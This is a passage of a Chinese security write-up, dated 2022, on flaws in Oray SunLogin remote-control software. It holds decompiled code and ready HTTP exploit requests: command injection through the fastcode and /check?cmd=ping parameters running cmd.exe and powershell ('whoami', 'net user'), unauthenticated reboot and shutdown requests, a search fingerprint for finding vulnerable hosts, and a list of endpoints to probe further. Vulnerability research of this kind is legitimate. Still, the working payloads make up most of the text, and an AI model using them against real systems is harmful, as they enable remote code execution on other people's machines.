


```
POST /cgi-bin/login.cgi HTTP/1.1
Host: 10.100.100.5:49670
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
act=login&username=admin&password=admin&hostname=a
```


act=login&username=admin&password=admin&hostname=a

0x03 RCE-trick

assist参数拼接导致



```
273 }
274 sub_140E2D85C(a1 + 55, &v66, &v57);
275 sub_1400F05E0(&v51);
276 v56 = &v57;
277 v38 = (__int64 (__fastcall *)())operator new(80i64);
278 v55 = v38;
279 sub_1400F0630(&v51, "assist");
280 v39 = sub_140E2D6BC(v38, &v51);
281 v57 = &unk_1410D3B20;
282 v58 = (char (__fastcall *)(__int64, __int64))sub_140E1B0F0;
283 v59 = v52;
284 v60 = a1;
285 v61 = &v57;
286 v66 = (_QWORD *)v39;
287 if ( v39 )
288 {
289     v40 = v39 + 8 + *(int *)((_QWORD *)v39 + 8) + 4i64;
290     (*(void (__fastcall *))(__int64))(*(_QWORD *)v40 + 8i64)(v40);
291 }
292 sub_140E2D85C(a1 + 55, &v66, &v57);

85 sub_1400F8C60(v30, v27, v10);
86 }
87 sub_1400EEDC0(v27, 1, 0i64);
88 v31[3] = (const void *)15;
89 v31[2] = 0i64;
90 LOBYTE(v31[0]) = 0;
91 v29 = 15i64;
92 v28 = 0i64;
93 LOBYTE(v27[0]) = 0;
94 sub_1400F0690(v27, "fastcode", 8ui64);
95 sub_140110C50(v30, v27, v31);
96 sub_1400EEDC0(v27, 1, 0i64);
97 memset(Filename, 0, 0x104ui64);
98 GetModuleFileNameA(0i64, Filename, 0x104u);
99 strcpy(pszPath, Filename);
100 PathRemoveFileSpecA(pszPath);
101 sub_1400F94D0(v36, 2i64, 1i64);
102 v11 = sub_1400FA050(v36, Filename);
103 v12 = sub_1400FA050(v11, "--mod=fastcontrol --fastcode=");
104 sub_1400FA2A0(v12, v31, v13);
105 lpWideCharStr = (LPWSTR)v35;
106 v14 = -1i64;
107 do
108     ++v14;
109 while ( pszPath[v14] );
110 cchWideChar = v14 + 1;
111 sub_140105F30(&lpWideCharStr, cchWideChar, v35);
112 v16 = MultiByteToWideChar(3u, 0, pszPath, cchWideChar, lpWideCharStr, cchWideChar);
113 v17 = v16 == 0;
114 if ( !v16 )
115 {
116     if ( GetLastError() == 122 )
117     {
118         v18 = MultiByteToWideChar(3u, 0, pszPath, cchWideChar, 0i64, 0);
```

Process	Address	Disassembly
loginClient.exe	0.40	42,428 K 51,664 K 8836 向日标位控制64位 上海贝锐信息技术有限公司 "C:\Program Files\Oray\SunLogin\SunLoginClient\SunLoginClient.exe" --mod=service
loginClient.exe	0.03	38,280 K 42,764 K 3776 向日标位控制64位 上海贝锐信息技术有限公司 "C:\Program Files\Oray\SunLogin\SunLoginClient\SunLoginClient.exe" --mod=watch --pid=6036
loginClient.exe	0.04	46,088 K "C:\Program Files\Oray\SunLogin\SunLoginClient\SunLoginClient.exe" --mod=fastcontrol --fastcode=SSSSSS 'aaa' && c:\windows\system32\cmd.exe /c whoami > C:\Users__SUNLOGIN_USER_\\1.txt

我这边没有成功，有思路的师傅可以交流下

```
POST /assist HTTP/1.1
Host: 10.100.100.5:49496
Proxy-Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cookie: CID=dmPqDgSa8j0Ygp1Iu1U7l1HbRTVJwZL3
connection: close
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 110

fastcode=888888+||+"aaa"+%26%26+||+c:\windows\system32\cmd.exe+/c+whoami
+>+C:\\Users\\__SUNLOGIN_USER__\\1.txt
```

0x04 RCE1


```
else
{
    v13 = 0i64;
}
sub_1400F0690(v40, v12, v13);
LOBYTE(v14) = 61;
LOBYTE(v15) = 38;
sub_1405D4790((unsigned int)v45, (unsigned int)v40, v15, v14, 1);
v33 = 15i64;
v32 = 0i64;
LOBYTE(v31[0]) = 0;
sub_1400F0690(v31, "cmd", 3ui64);
sub_1405D5110(v45, v38, v31);
LOBYTE(v16) = 1;
sub_1400EEDC0(v31, v16, 0i64);
v18 = v39;
if ( v39 > 4 )
{
    v19 = sub_1400F3400(v38, v44, 0i64, 4i64);
    v4 = 1;
    if ( !(unsigned int)sub_140101DB0(v19, "ping") )
    {
        LABEL_25:
        v21 = 1;
        goto LABEL_27;
    }
    v18 = v39;
}
if ( v18 > 8 )
{
    v20 = sub_1400F3400(v38, v43, 0i64, 8i64);
    v4 |= 2u;
    if ( !(unsigned int)sub_140101DB0(v20, "nslookup") )
        goto LABEL_25;
}
v21 = 0;

00E1AF6E sub_140E1B788:129 (140E1B96E)
```

ping命令拼接导致

```
GET /check?cmd=ping%20127.0.0.1%20|%20cmd%20/c%20echo%20whoami%00
HTTP/1.1
Host: 10.100.100.5:49496
Proxy-Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cookie: CID=dmPqDgSa8j0Ygp1Iu1U7l1HbRTVJwZL3
connection: close
Accept-Language: zh-CN,zh;q=0.9
```

```
GET /check?cmd=ping../../..../windows/system32/windowspowershell/v1.0/powershell.exe+net+user HTTP/1.1
Host: 10.100.100.5:49496
Proxy-Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cookie: CID=dmPqDgSa8j0Ygp1Iu1U7l1HbRTVJwZL3
connection: close
Accept-Language: zh-CN,zh;q=0.9
```

```
GET /check?cmd=ping../../..../SysWOW64/cmd.exe+/c+net+user HTTP/1.1
Host: 10.100.100.5:49496
Proxy-Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cookie: CID=dmPqDgSa8j0Ygp1Iu1U7l1HbRTVJwZL3
connection: close
Accept-Language: zh-CN,zh;q=0.9
```

0x05 远程重启

```
GET /control.cgi?__mode=control&act=reboot HTTP/1.1
Host: 10.100.100.5:49934
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cookie: CID=lzKrTiUH5Z7GagluSTocMmHBAF9Pxz75
Accept-Language: zh-CN,zh;q=0.9
```

0×06 远程关机

```
GET /control.cgi?__mode=control&act=shutdown HTTP/1.1
Host: 10.100.100.5:49934
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cookie: CID=lzKrTiUH5Z7GagluSTocMmHBAF9Pxz75
Accept-Language: zh-CN,zh;q=0.9
```

0×07 指纹信息

低版本向日葵特征` body="Verification failure" && body="false" && header="Cache-Control: no-cache" && header="Content-Length: 46" && header="Content-Type: application/json"``

后记

向日葵还有很多接口有兴趣的师傅可以继续跟进看看，我先卸载了。。

```
login
express_login
cgi-bin/login.cgi
log
cgi-bin/rpc
transfer
cloudconfig
```

```
getfastcode  
assist  
projection  
getaddress  
sunlogin-tools  
control  
desktop.list  
check  
micro-live/enable  
screenshots  
httpfile
```

Author:Sp4ce

at:2022-02-16